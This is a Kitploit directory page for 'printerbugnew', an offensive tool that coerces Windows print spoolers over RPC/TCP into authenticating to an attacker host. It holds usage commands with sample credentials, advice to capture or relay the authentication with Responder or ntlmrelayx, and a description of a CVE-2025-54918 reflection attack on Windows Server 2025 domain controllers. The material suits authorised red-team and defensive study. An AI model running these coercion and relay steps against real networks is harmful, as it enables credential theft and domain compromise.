
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
printerbugnew — The DCERPC only printerbug.py version | Kitploit
Tools/GitHubGitHub/decoder-it/printerbugnew
Privilege EscalationVulnerability AnalysisExploitationLateral MovementPenetration TestingCommand and ControlAuthenticationRed Teaming
GitHubdecoder-it/printerbugnew

printerbugnew

The DCERPC only printerbug.py version

View Repository
233262111 months agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share


Pure RPC over TCP Printer Spooler Trigger

For Windows 11 22H2+ / Windows Server 2025

Usage

printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

Examples

Anonymous connection

printerbugnew.py 192.168.1.100

With credentials

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

Trigger backconnect to different host (attacker)

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

Use specific RPC port

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
Notes


  • Target must be Windows 11 22H2+ or Server 2025 (RPC over TCP default)
  • For older versions, spoolss uses RPC over Named Pipes (SMB)
  • Ensure ports 135 and dynamic RPC ports (49152-65535) are open
  • Start Responder or ntlmrelayx on attacker_host to capture auth

  • Kerberos fails in this case due to a bad SPN from the spooler, forcing NTLM fallback.
  • Find the target spooler’s RPC/TCP port by querying the target Endpoint Mapper (EPM) on TCP/135 for the interface UUID 12345678-1234-abcd-ef00-0123456789ab. You can use rpcdump.py, PortQry, or any tool you prefer - or just implement the EPM lookup directly in this code ;)
  • Based on https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py

    image

    image

    image

Update for CVE-2025-54918





This exploit via reflection works only on W2025 with the "new" printerbug (DCERPC instead of Named Pipes). You’ll need to modify ntlmrelayx at a couple of points for it to work. After that, you can remotely trigger the printer bug on a W2025 DC and reflect authentication via LDAPS(!), even if Channel Bindings is REQUIRED

ldaprelayclient.py:
image
rpcrelayserver.py
image

and relay ;)
image


The vulnerability was fixed in September 2025 Patch Tuesday: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

The fix ensures that the MIC is always calculated, even when the Type 3 message is empty.

Thanks to the author of this CVE for a valuable hint :)

Download Tool